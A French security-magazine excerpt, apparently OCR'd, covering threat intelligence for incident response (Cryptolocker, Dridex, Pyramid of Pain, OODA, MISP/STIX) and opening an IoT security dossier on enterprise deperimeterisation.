Dans le cas de groupes disposant d'une force de frappe un peu plus puissante (on pourrait penser au groupe Al-Qassam, qui s'en est pris aux institutions financières nord-américaines en 2013, LizzardSquad, etc.), connaître leurs méthodes peut aider à bloquer une attaque et réduire considérablement leur capacité de nuisance : si l'attaquant utilise un amplificateur comme DNS ou NTP, on pourra filtrer ces comportements en amont (étudier les techniques d'amplification est une activité courante chez les fournisseurs de solutions anti-DDoS comme CloudFlare ou Akamai). Le groupe DD4BC, qui fonctionnait à base de menaces de DDoS, devait, par définition, « prévenir » la cible de ses attaques ; encore une bonne source de renseignement opérationnel.

- *Lessons-learned* : C'est une étape capitale de la réponse aux incidents. C'est ici que vont être revues les procédures, qu'on va voir ce qui aurait pu mieux se dérouler, qu'on va constater les points faibles de notre organisation, qu'on va évaluer les coûts de l'incident, etc. En termes de renseignement, c'est surtout l'opportunité d'évaluer les manquements et de réorienter la question initiale.

## 1.2 Un DDoS classique

Illustrons tout cela grâce à un exemple très simple - le DDoS. Connaître son adversaire et ses motivations est extrêmement intéressant : Anonymous, par exemple, a tendance à rallier des troupes publiquement avant toute attaque - ce qui est une excellente source de renseignement opérationnel ! On sait tout de suite quand ils vont frapper, et avec quels outils (ce qui facilite le blocage d'une éventuelle attaque). Le fait qu'ils ne changent pas souvent de tactique permet de réutiliser les mêmes mécanismes de défense.

Dans le cas de groupes disposant d'une force de frappe un peu plus puissante (on pourrait penser au groupe Al-Qassam, qui s'en est pris aux institutions financières nord-américaines en 2013, LizardSquad, etc.), connaître leurs méthodes peut aider à bloquer une attaque et réduire considérablement leur capacité de nuisance : si l'attaquant utilise un amplificateur comme DNS ou NTP, on pourra filtrer ces comportements en amont (étudier les techniques d'amplification est une activité courante chez les fournisseurs de solutions anti-DDoS comme CloudFlare ou Akamai). Le groupe DD4BC, qui fonctionnait à base de menaces de DDoS, devait, par définition, « prévenir » la cible de ses attaques ; encore une bonne source de renseignement opérationnel.

## 1.3 Cryptolocker

Le cas de Cryptolocker est édifiant vis-à-vis de ce que le renseignement est capable de permettre en matière de posture défensive. Admettons qu'une analyse du malware produise les renseignements suivants :

- le malware utilise un DGA basé sur le temps pour contacter son serveur C2 ;
- le malware contacte son C2 pour obtenir la clé de chiffrement, puis commence à chiffrer tous les fichiers sur le disque.

Dans ce cas, si on arrive à reverser le DGA, prédire ses résultats sur chaque jour des deux prochaines années, on pourra bloquer les communications vers tous les C2 possibles, empêcher le téléchargement de la clé, et bingo ! Problème résolu. Il faudra évidemment penser à monitorer les souches trouvées pour détecter d'éventuels changements dans le DGA et bloquer les nouveaux domaines.

Dans ce cadre, cryptolocker n'aura pas pris très longtemps à neutraliser. Si seulement on pouvait répéter une telle efficacité sur tous nos autres incidents...

### 1.3.1 The « Pyramid of Pain »

David Bianco s'est posé une question : « quels sont les indicateurs sur lesquels je dois agir le plus vite pour embêter un maximum l'attaquant ? ». Sa réponse s'est matérialisée en ce qu'il appelle la « Pyramid of Pain ».

La Pyramid of Pain classe les indicateurs en fonction de leur pénibilité pour un attaquant de s'en voir privés. Ainsi, les hash sont classés tout en bas de la pyramide, il est facile d'y répondre, mais aussi très

Ce document est la propriété exclusive de Johann Locatelli(johann.locatelli@businessdecision.com)





*Figure 2 : « The pyramid of Pain ».*

facile pour l'attaquant d'en changer. Il est en revanche plus embêtant pour un attaquant de changer de nom de domaine pour leur C2, ou de changer de nom de mutex dans leur outil (cela impliquerait de le réécrire, recompiler et redistribuer). Cela devient vite pénible pour l'attaquant quand on le prive de ses outils (interdit d'utiliser mimikatz, il devra trouver un autre moyen pour trouver des identifiants en mémoire !).

Au sommet de la pyramide se trouvent les TTPs. En effet, interdire l'usage d'un TTP particulier oblige quasiment systématiquement à l'attaquant à se réinventer. Mais bon cela s'avère être aussi difficile que les bénéfices seraient grands : du côté du défenseur, cela reviendrait à trouver la solution au spear-phishing par exemple ! Ce n'est pas pour de si tôt...

Quelles leçons tirer de Cryptolocker ? La production de renseignement (le reverse du malware) ne sert à rien s'il n'y a personne pour le consommer (l'équipe en charge du blocage des domaines).

Côté défenseur, si on se cale sur la Pyramid of Pain, les attaquants ont été privés de leurs TTPs, voire de leur business model ! Mais, les méchants aussi étant très attentifs aux évolutions des défenseurs, l'industrie du cryptoransomware n'a pas tardé à s'adapter. Les derniers exemples en date tels que CryptoWall n'attendent pas de communiquer avec leur C2 pour commencer leur routine de chiffrement.

## 1.4 La chasse aux APT

L'usage de renseignements ne se limite pas à la résolution plus efficace d'incidents ; elle peut aussi servir en amont, à déceler d'éventuels incidents qui étaient passés jusqu'alors inaperçus. On n'attend plus que l'incident arrive à nous, mais c'est nous qui allons chercher l'incident, d'où le nom de *hunting*. Si on veut vraiment vendre notre sauce, on appellera ça « proactive DFIR », ou encore mieux : « intelligence-driven incident response ».

Le hunting commence par chercher la présence d'un indicateur (une signature, des éléments d'une blacklist, un pattern d'activité, ou juste une intuition) quelque part. Mais, un SI étant tout de même assez large, par où commencer ? Il y a globalement deux approches possibles : en se concentrant sur une cible, ou en se concentrant sur un acteur.

### 1.4.1 L'approche « target-centric »

Cette approche consiste à faire une évaluation des cibles potentiellement attirantes pour un attaquant. Une fois qu'on a choisi un périmètre, on va prendre tous nos indicateurs et les chercher autour de ce point sensible. Des schémas de connexions suspects, des connexions non autorisées, du trafic réseau qui ne devrait pas y être... cela peut aller de l'analyse de logs proactive à l'étude forensic d'un ordinateur en particulier.

### 1.4.2 L'approche « actor-centric »

Ici, on se concentre sur un acteur et sur ses TTPs, plutôt que sur un endroit spécifique du SI. Si l'acteur est connu pour envoyer des PDF piégés, on va faire un effort de récupérer les mails reçus dans une période donnée (disposer de renseignements sur les périodes d'activité de l'adversaire peut être d'une grande aide). Si on connaît les outils qu'il utilise et les traces que ces derniers laissent sur les systèmes, on va les chercher (dans la mesure du possible) sur tout le SI.

Cela dit, tout le monde n'est pas en capacité de chercher une trace spécifique sur l'ensemble de son SI. Le choix de l'approche devient donc capital - par exemple, aucun intérêt d'avoir une approche « actor-centric » si on ne connaît pas bien l'adversaire ou si on n'est pas en mesure de chercher les indicateurs qui sont connus.

Un autre élément important du hunting est de savoir quand s'arrêter. En effet, l'absence de résultats suite à une chasse ne prouve pas que l'adversaire n'est pas là - cela prouve juste que nous ne l'avons pas vu. On pourrait continuer à chercher indéfiniment, mais on ne saurait jamais s'arrêter - dommage pour une équipe d'IR qui est souvent à court de temps.

Une séquence de hunting se déroule typiquement comme suit :

1. On obtient un renseignement suite à un incident interne ou externe (un tiers de confiance qui transmet des indicateurs, un rapport publié, etc.) ;
2. On choisit notre approche et on cherche ces indicateurs sur notre SI ;
3. Indicateur trouvé ! On déclare un incident et on déclenche le processus d'IR classique sur cet incident ;
4. La résolution de l'incident produit du renseignement - il produira peut-être d'autres indicateurs qui pourront être réinjectés dans un nouveau cycle.

Le modèle F3EAD décrit très bien ce cycle. Acronyme de « Find, Fix, Finish, Exploit, Analyze, Disseminate »,

Ce document est la propriété exclusive de Johann Locatelli(johann.locatelli@businessdecision.com)

ce modèle de ciblage provient encore une fois du monde militaire et s'adapte bien à notre domaine. Le modèle fait le pont entre les « opérations » (pour nous, ça sera la réponse à incidents), et le « renseignement » (la Threat Intel). Tout de suite, on voit l'intérêt d'avoir les équipes d'IR proches des équipes de TI.





*Figure 3 : Le modèle F3EAD.*

- *Find* : on va chercher à savoir ce qu'on cherche : des indicateurs publiés dans un nouveau rapport ? Des traces laissées par une nouvelle technique d'escalade de privilèges ? Une application sensible qui a été ciblée chez un confrère ?
- *Fix* : la recherche est effectuée avec ces indicateurs dans le scope choisi.
- *Finish* : les incidents éventuels sont déclarés et résolus.
- *Exploit* : on récupère les informations produites pendant l'étape Finish : d'autres indicateurs, des utilisateurs ciblés, des malwares, etc.
- *Analyze* : l'information est analysée, du renseignement est produit.
- *Disseminate* : le renseignement est envoyé aux équipes d'IR, déclenchant ainsi une nouvelle phase *Find*.

## 1.5 Dridex & Gootkit

Difficile d'être dans le domaine de l'IR ces derniers temps sans avoir entendu parler de Dridex. Ce malware bancaire se propage par le biais de campagnes de spams très agressives : plusieurs spamruns par jour, presque tous les jours. Les mails contiennent une pièce jointe au format assez différent, mais toujours destinée à être ouverte avec la suite Microsoft Office histoire de contaminer le poste à l'aide de macros.

Gootkit, un autre malware bancaire, ne ressemble pas du tout à Dridex. Ses cibles ne sont pas forcément les mêmes, et il est écrit en Node.js (oui oui, vous avez bien lu), il mériterait bien un article à lui tout seul. Sa méthode de distribution, elle est très similaire. Des spamruns tous les mardis, avec des documents MS Office et une Macro qui fait le sale boulot.

La chaîne d'infection de Dridex est comme suit : le dropper stage1 arrive via mail - c'est le document Office malveillant. Une fois ouverte, la macro s'active et va effectuer une requête sur Pastebin pour récupérer du code stage2 et l'exécuter. stage2, lui, va effectuer une autre requête pour obtenir le binaire malveillant final stage3. Le processus de Gootkit est similaire, sauf qu'il n'y a pas de stage2. stage1 ne fait pas de requête intermédiaire par Pastebin et le binaire malveillant stage3 est hex-encodé dans le document Word lui-même.

D'un autre côté, les méthodes d'obfuscation du code VBScript des macros sont très similaires dans les deux cas, et les deux malwares étaient distribués le même jour. On pourrait peut-être en déduire que le « distributeur » de malwares, qui essaye de tenir son business, a deux clients : Dridex et Gootkit. Dyre, un autre malware bancaire, est un fidèle client du dropper Upatre, à tel point que la structure de leurs URLs de callback se ressemble de plus en plus dernièrement. Pour revenir à notre Kill-Chain, on pourrait dire que la phase de delivery de Dridex et Gootkit est similaire, et que l'acteur derrière est probablement le même (éléments similaires dans chaque côté de notre diamant).

À chaque nouvelle vague, tous les indicateurs changeaient : nouveau pastie, nouvelle URL de stage2, nouvelles macros... rendant ainsi les antivirus aveugles, et les proxies d'entreprise avaient du mal à suivre. Les militaires (encore !) diraient que ces adversaires avaient une boucle OODA très petite.

## 1.6 Une boucle quoi ?!

La boucle OODA est une manière de modéliser une prise de décision. Originalement construite par le pilote de chasse Colonel John Boyd, de l'US Air Force, cette boucle modélise le cycle de décision des pilotes de chasse lors d'une confrontation avec l'ennemi. Elle peut s'appliquer à tous les domaines où une décision doit être prise rapidement, et où la rapidité et précision de cette prise de décision sont déterminantes pour l'issue de la confrontation ; on pourrait trouver des exemples dans les domaines du sport, de la négociation, où il faut avoir la maîtrise sur l'adversaire et si possible prendre des décisions plus rapidement que lui, ou arriver à être « dans » la boucle de l'adversaire. La boucle OODA se décline en quatre étapes principales : *Observe*, *Orient*, *Decide* et *Act*.

Idéalement, on voudrait arriver à la situation où on arrive à agir et donc à modifier l'environnement (Act) avant que l'adversaire prenne des décisions (*Decide*), le forçant à analyser (*Orient*) des informations (*Observe*) qui ne sont plus valides.

Illustrons tout ça avec notre cas de Dridex :

- *Observe* : collecte d'informations permettant de prendre une décision. Dans le cas du pilote, ça sera le climat, le niveau de l'adversaire, sa nationalité, son bagage culturel, etc. Dans le cas de l'IR, on parlera plutôt d'alarmes diverses et variées, awareness sur les attaques en cours, etc. ;
- *Orient* : analyse de ses informations en vue de prendre une décision. D'où vient l'alarme ? Qui

Ce document est la propriété exclusive de Johann Locatelli(johann.locatelli@businessdecision.com)





*Figure 4 : La boucle OODA.*

nous a remonté le mail ? À quoi ressemble-t-il ? Les macros ont-elles changé ?

- *Decide* : une fois les informations assimilées et contextualisées, on prend une décision : si les URLs sont nouvelles, on décide de les faire bloquer sur les proxies et d'envoyer le document aux éditeurs antivirus ;
- *Act* : les ordres sont donnés (mails envoyés/personnes appelées) pour le blocage effectif des URLs, et les souches sont collectées et envoyées aux éditeurs AV.

Les macros Dridex ne présentent pas d'obstacle majeur à la fluidité de la boucle, mais la victoire du défenseur est d'agir plus vite que l'adversaire, qui lui change et s'adapte constamment :

- *Observe* : quels sont les logiciels installés chez la plupart des gens ? L'objectif est-il de délivrer un binaire ou d'assurer la compromission du système ? (souvenez-vous, on parle ici de l'acteur derrière les campagnes de spams) ;
- *Orient* : en fonction de ses objectifs et des contraintes imposées par l'environnement, l'attaquant va s'orienter vers une solution : les macros (surtout compressées) passent inaperçues des antivirus et pratiquement tout le monde possède une copie de MS Office capable de les exécuter. En fonction des demandes, il va passer par pastebin pour avoir un compteur d'infections (hypothèse ?) à présenter à son client pour facturation ;
- *Decide* : l'attaquant décide d'envoyer des documents piégés, certains avec un compteur, d'autres sans ; certains allant chercher le [stage3] ailleurs, d'autres en l'inscrivant directement dans le document ;
- *Act* : l'attaquant crée les nouvelles URLs pastebin, des nouvelles macros, et déclenche le mass-mailing envers son carnet d'adresses.

En gros, si l'attaquant changeait d'URL tous les 10 jours, le blocage serait efficace pendant plus longtemps. L'attaquant changeant d'URL plusieurs fois par jour, il obtient rapidement l'avantage par rapport aux défenseurs qui sont complètement démunis (pensez aux particuliers qui ne mettent pas leur antivirus à jour, ou aux PMEs qui n'ont pas de proxy corporate). La dissémination de l'information côté défense est clé, car elle permet de sauter plusieurs étapes ou de prendre de l'avance par rapport au cycle de l'adversaire en possédant des informations plus riches pendant la phase *Observe*.

## 2 Malware Forensic

Finalement, le renseignement sur une menace peut grandement aider les cas d'investigations forensics liés à une infection de malwares. Typiquement, connaître un malware et son comportement nous évitera de devoir se farcir une nouvelle analyse à chaque fois. Si on sait que le malware M a un mécanisme de persistance P et qu'il stocke ses données volées dans le répertoire R, alors trouver P nous permet de déduire M et donc de trouver R sans avoir même sorti IDA Pro !

Un exemple un peu plus intéressant : savoir qu'un malware donné se propage via pièce jointe « facture.jar » et, une fois installé, communique avec une séquence d'URLs bien précise permet de déterminer si un utilisateur l'ayant reçu a été infecté rien qu'en analysant ses logs de navigation. Si regarder des logs de navigation est moins coûteux que d'aller faire un dump complet de la machine infectée. Cela dit, il faut aussi disposer d'un bon degré d'assurance sur la qualité des informations dont on dispose sur « facture.jar ».

Profitons aussi de l'occasion pour mentionner que produire du renseignement sur une menace (ici, l'analyse du malware) ne sert absolument à rien si personne ne le consomme (équipes d'IR ou SOC).

Ce document est la propriété exclusive de Johann Locatelli(johann.locatelli@businessdecision.com)

## 3 Et comment gérer sa Threat Intel ?

Gérer toute cette information, tout ce renseignement, pose un problème assez évident de knowledge management. Comment arriver à modéliser toutes ces infos afin qu'elles soient facilement trouvables et accessibles autant par les humains que par les machines ?

Le plus gros problème est qu'autant les producteurs que les consommateurs de threat intel ne sont pas matures sur le sujet. Les consommateurs ne savent pas ce qu'ils veulent, et s'ils savaient, ne sauraient même pas comment s'en servir. Les producteurs ne savent pas non plus sous quelle forme produire leur renseignement pour qu'il soit digest. Et le marketing, lui il vend des feeds à tout le monde. On n'est pas sortis...


En tout cas, une chose est sûre : tout le monde s'y intéresse et beaucoup d'initiatives très intéressantes sont en train de voir le jour.

### 3.1 Multitude d'outils

Les solutions techniques aux problèmes de la gestion du threat intelligence sont légion, mais elles ne font souvent pas l'unanimité. On a tous beaucoup entendu parler de MISP, *Malware Information Sharing Platform* **[MISP]**, qui permet d'agréger, par événement, des informations sur des malwares comme des indicateurs techniques et les corréler entre eux. FIR, *Fast Incident Response* **[FIR]**, est un outil plutôt orienté gestion d'incidents, mais qui possède une composante de threat intel dans le sens où il permet de corréler des indicateurs extraits des différentes données insérées dans chaque incident. CRITS, Collaborative Research Into Threats **[CRITS]** est encore une autre initiative qui comprend des notions d'acteurs et de TTPs, en se basant de près sur STIX. STIX, *Structured Threat Information eXpression* **[STIX]**, sert à décrire des incidents, acteurs, malwares, outils, TTPs, ainsi que le lien entre eux. Chaque « observable » (une adresse IP, un nom de domaine, une URL, etc.) est basée sur le modèle CybOX, *Cyber Observable eXpression* **[CybOX]**. Ces données peuvent s'échanger via un protocole, TAXII, *Trusted Automated eXchange of Indicator Information* **[TAXII]**. Et j'en passe : MAEC pour la classification de malwares, CAPEC pour la structuration des TTP, IODEF ou VERIS pour les incidents, OpenIOC pour décrire un IOC...

Pour les collections d'indicateurs, on trouvera CIF, IntelMQ, Soltra, Malcom, et Grr ou osquery pour les rechercher sur un parc informatique entier. Beaucoup de services ayant déjà de grosses bases de données

Ce document est la propriété exclusive de Johann Locatelli(johann.locatelli@businessdecision.com)





sont disponibles en version « cloud » moyennant un abonnement ou mettant une version gratuite limitée à disposition : VirusTotal, PassiveTotal, Farsight, ThreatConnect, etc.

## 3.2 La dissémination

Stocker toutes ces informations est déjà une tâche herculéenne. Mais n'oublions pas qu'une composante essentielle du renseignement est le partage de celui-ci de manière ordonnée et réfléchie.

Un des protocoles les plus utilisés est le TLP, *Traffic Light Protocol* **[TLP]**, qui définit les règles de circulation d'une information donnée. TLP marche assez bien dans la plupart des cas, pour un échange informel, mais le modèle montre rapidement des limites quand les informations doivent être partagées entre différents cercles de confiance ou pour de très larges organisations, où le réseau de relations est tout sauf linéaire et provoque beaucoup d'exceptions ou de cas particuliers que TLP n'est pas adapté à traiter. Les *Chatham House Rules* (CHR) peuvent parfois aussi être invoquées - cela implique la non-attribution de l'information à celui qui la transmet.

### 3.2.1 Faire confiance aux bonnes personnes

On évitera donc à tout prix de violer ces règles, car la confiance est une pièce maîtresse du partage d'informations. Certes, il ne faut pas faire confiance à tout le monde, mais faire du renseignement dans son coin, sans rien partager et sans rien assimiler, est complètement voué à l'échec. Tout le monde n'a pas la même vision d'une même menace, est c'est souvent un regard frais, ou au moins depuis un angle différent qui peut apporter la « pièce manquante » dans l'analyse des deux parties.

Cette confiance se construit en partageant, en échangeant lors de conférences, workshops, autour de quelques écrans ou même d'une table autour d'un repas ou d'un verre. Il ne faut jamais sous-estimer les « hallway tracks » des diverses conférences de notre industrie, qui peuvent s'avérer parfois plus utiles et riches en apprentissages que les présentations elles-mêmes.

### 3.2.2 The Imitation Game

Si Alan Turing avait fait un blogpost expliquant comment il était venu à bout d'Enigma, cet article serait probablement écrit en allemand. S'il est capital de partager le renseignement, qu'il soit technique, opérationnel, tactique, ou stratégique, il est capital de le partager *intelligemment*. Les « bad guys » sont autant à l'écoute que nous, et ils n'hésiteront pas à adapter leur comportement s'ils voient qu'on arrive à répondre à leurs attaques : al-Qaeda a changé de comportement suite aux révélations de Snowden (en utilisant plus de cryptographie, pour aussi mauvaise qu'elle soit), et APT1 a totalement changé son infrastructure suite au rapport incisif publié par Mandiant.

On voit le même phénomène se produire côté cybercrime : que ce soit la crypto de Dridex qui était publiquement attaquée ou celle du ransomware BitCrypt, les deux malfaiteurs n'ont pas mis longtemps à patcher leur code et à publier de nouvelles versions de leur malware. Évidemment, partager ce genre d'informations peut être utile, mais encore faut-il le faire de manière contrôlée. L'article pourrait avoir la même portée si les détails des failles étaient omis ou partagés de manière privée. Laissons aussi les méchants passer un peu de temps sur IDA :)

Il convient aussi de signaler que certains adversaires ne changeront pas d'approche, quoi qu'il arrive. Certaines APT (*Average Persistent Threats*) continueront d'utiliser CVE-2012-0158 jusqu'à ce que le taux de réussite passe en dessous des 20%...

## 4 TL;DR

Nous venons d'exposer notre vision de la threat intelligence et de ce qu'elle nous apporte au jour le jour lors de nos missions de réponse sur incident. On aura peut-être défoncé des portes ouvertes (qui ne fait pas un whois ?), le vocabulaire militaire aura peut-être eu raison de vous, mais si vous ne devez retenir que quelques points, qu'ils soient les suivants :

- le Threat Intelligence est fortement lié au renseignement traditionnel (c'en est même un genre de sous-branche) ;
- les différents modèles peuvent aider à formaliser des processus, mais ils présentent tout de même des limites ;
- la qualité de votre threat intelligence influence directement la qualité de votre réponse à incidents ;
- des outils pour stocker, analyser, disséminer du renseignement existent, mais il y a de la marge pour s'améliorer.

En ce qui concerne les évolutions futures, on ne doute pas que nos adversaires essayeront eux aussi de limiter le nombre d'informations qu'ils nous donnent. Nous nous attendons à voir de moins en moins d'IOC, une plus grande industrialisation du cybercrime (à quand un malware bancaire aussi avancé que Regin ?), ou même des avancées dans l'IA qui seront utilisées à mal... (oui, on est peut-être allé un peu loin dans notre ouverture). ■

## ▪ Remerciements

**Les auteurs remercient le CERT Société Générale, David Bizeul et Guillaume Arcas. Ce dernier remercie American Airlines dont le retard de 2 heures du vol AA049 lui a permis de terminer la mise en forme en temps et en heure. :-)**

Ce document est la propriété exclusive de Johann Locatelli(johann.locatelli@businessdecision.com)

www . hsc-formation . fr

# SANS Institute

## La référence mondiale en matière de formation et de certification à la sécurité des systèmes d'information

## FORMATIONS INFORENSIQUE
**Cours SANS Institute**
**Certifications GIAC**

**FOR 408**
Investigation Inforensique Windows

**FOR 508**
Analyse Inforensique et réponses aux incidents clients

**FOR 572**
Analyse et investigation numérique avancées dans les réseaux

**FOR 585**
Investigation numérique avancée sur téléphones portables

**FOR 610**
Rétroingénierie de logiciels malfaisants : Outils et techniques d'analyse

**Dates et plan disponibles**
**Renseignements et inscriptions**
par téléphone
+33 (0) 141 409 700
ou par courriel à:
formations@hsc . fr

HSC by Deloitte.

Ce document est la propriété exclusive de Johann Locatelli(johann.locatelli@businessdecision.com)

# LA GUERRE DES PROTOCOLES #IoT

Pèse-personne, babyphone, tapis de course, montre multisport, station météo, thermostat d'ambiance, lecteur multimédia, enceinte pour ne citer que mes objets connectés disposant d'une adresse IP. Et puis un cardiofréquencemètre parlant le protocole ANT+, un bracelet de self tracking causant BLE, différents capteurs de ma station météo et mon thermostat au travers d'un protocole non spécifié dans leur documentation technique.

Pour des informaticiens habitués à l'usage de protocoles réseaux largement standardisés (802.11/Ethernet, IP/TCP/HTTP) découvrir que les constructeurs se sont lancés avec tant d'enthousiasme dans l'invention de nouveaux protocoles peut laisser perplexe. L'un des principaux arguments justifiant le choix d'une solution alternative à 802.11 étant une plus faible consommation énergétique, nous pouvons craindre que la sécurité n'ait pas été leur première priorité. Alors, en attendant qu'un protocole (le 802.11 ah ?) mette tout le monde d'accord en proposant un protocole alliant des mécanismes cryptographiques éprouvés, la portée du 802.11 avec la basse consommation de BLE, il va falloir composer avec la tour de Babel des objets connectés.

Passées ces réserves sur le manque de maturité de ces protocoles exotiques, il reste à se pencher sur les risques induits pour l'utilisateur de ces objets et pour le système d'information avec lequel ils interagissent (réseau domestique et système d'information professionnel). Alors que ces outils ont d'abord été conçus comme des gadgets pour geeks (souvenez-vous du Nabaztag en 2005), ils sont maintenant utilisés par le grand public et leur champ d'action induit qu'un usage détourné ou malveillant risque d'avoir des impacts de plus en plus importants. Qu'un pirate trafique une courbe de poids, un nombre de pas journalier, les vibrations d'un sex-toy [1] passe encore ; qu'il prenne en pleine nuit le contrôle de mon babyphone pour réveiller mes enfants commencerait à beaucoup moins m'amuser [2] tout comme s'il pirate ma chaudière pour la bloquer à 30°C alors que je suis parti pour une semaine au ski.

Nous aborderons dans ce dossier l'impact que peut avoir l'usage des objets connectés personnels imprudemment connectés sur le réseau d'entreprise, deux protocoles spécifiques de l'#IoT puis un cas pratique expliquant comment contourner le verrouillage de voitures. Faute de suffisamment de place d'autres articles proposés apparaitront dans les numéros tels que le test d'intrusion d'un bracelet connecté, la sécurité des voitures autonomes ou encore le pentest d'outils reposant sur la norme Bluetooth Low Energy.

Bonne lecture !

Cédric Foll

[1] http://motherboard.vice.com/fr/read/vos-sextoys-sont-sur-le-point-de-se-faire-pirater

[2] http://www.20minutes.fr/insolite/1210167-20130814-20130814-etats-unis-hacker-pirate-ecoute-bebe-insulte-enfant-endormi

AU SOMMAIRE DE CE DOSSIER :



Ce document est la propriété exclusive de Johann Locatelli(johann.locatelli@businessdecision.com)

# UNE APPROCHE DE L'INTERNET DES OBJETS EN ENTREPRISE ET DE LA DÉPÉRIMÉTRISATION

Bruno DORSEMAINE – bruno.dorsemaine@orange.com

Jean-Philippe WARY – jeanphilippe.wary@orange.com

**mots-clés :** ***DÉFENSE PÉRIMÉTRIQUE / DÉFENSE EN PROFONDEUR / SYSTÈME D'INFORMATION / RISQUES***

*Les objets connectés dont on entend surtout parler vont du plus WTF [UNICORN] à la smart, car [NISSAN] en passant par des choses touchant à la sécurité physique [EXTINGUISHER] et d'autres permettant de mieux gérer ses dépenses en énergie [NEST]. Ces usages grand public vont aussi avoir des impacts sur le système d'information des entreprises, même si vous laissez tous vos bidules connectés à la maison avant d'aller travailler...*

> Note
> **Dans la suite de cet article, nous entendons un objet connecté comme un objet répondant à un besoin précis, dans un contexte donné, permettant de connecter le monde physique en le mesurant et/ou en agissant dessus, n'embarquant que peu d'intelligence et étant connecté à une chaîne de management (définie dans la suite). Concernant ces deux derniers points, certains objets tels les smart cars peuvent être vus comme une chaîne de management en eux-mêmes. Un peu à la façon d'une matriochka.**

## 1 L'Internet des objets en entreprise

Les premiers objets connectés que l'on va retrouver en entreprise sont ceux qui lui appartiennent et font partie de son système d'information. On y retrouvera entre autres :

- le parc de véhicules ;
- le matériel de contrôle d'accès comme les serrures et les badgeuses ;
- toute la domotique des locaux : la gestion de l'éclairage, de la température, de l'arrosage, etc.

Un autre type d'objet apparentant à cette catégorie, même s'ils proviennent de l'extérieur, sont les objets BYOD, ou plutôt BYOIoT (*Bring Your Own IoT*) tels que les wearables (objets que l'on porte sur soi) des salariés, leur voiture et tout autre objet qu'ils pourraient connecter au SI.

D'autres objets vont être amenés à entrer en contact avec le SI de l'entreprise, ceux qui proviennent de l'extérieur. On pensera par exemple aux wearables des visiteurs et à leur smart car, qui sont finalement les mêmes que les objets BYOIoT, mais non intégrés au système d'information.

## 2 Système d'information, petit rappel

La finalité d'un SI, qu'il appartienne à une entreprise ou non, est de permettre le stockage, le traitement et la distribution d'information.

Mais ce qui va surtout nous intéresser est les différents éléments qui le composent, à savoir du matériel et du logiciel de différentes générations interconnectés les uns avec les autres, des processus indiquant comment gérer l'information et enfin des utilisateurs pour le faire fonctionner. Le tout fonctionnant dans une relative cohérence, mise en péril à chaque fois qu'un de ces éléments est modifié. C'est le cas ici, avec l'arrivée de l'Internet des objets.

Ce document est la propriété exclusive de Johann Locatelli(johann.locatelli@businessdecision.com)

## 3 Ce qui change avec l'Internet des objets

Actuellement, le nombre d'ordinateurs ou assimilés (on pensera notamment aux smartphones) par personne, toujours dans un contexte entreprise, reste assez faible. Rien qu'en reprenant les quelques types d'objets listés précédemment, on s'apercevra que ce nombre est amené à augmenter significativement, surtout si on ajoute à cette liste tous les objets de santé permettant au personnel de santé de suivre leurs patients à distance.

Une autre spécificité des objets connectés, que l'on retrouve aussi, dans une moindre mesure, avec les smartphones est le contrôle que les constructeurs exercent sur les devices. Celui-ci se fait au niveau de la disponibilité de mises à jour, de la continuité de service, de l'accès aux interfaces utilisateur, etc. Ce contrôle peut, dans certains cas, avoir des conséquences assez désagréables pour les utilisateurs finaux **[HUMMUS]**.

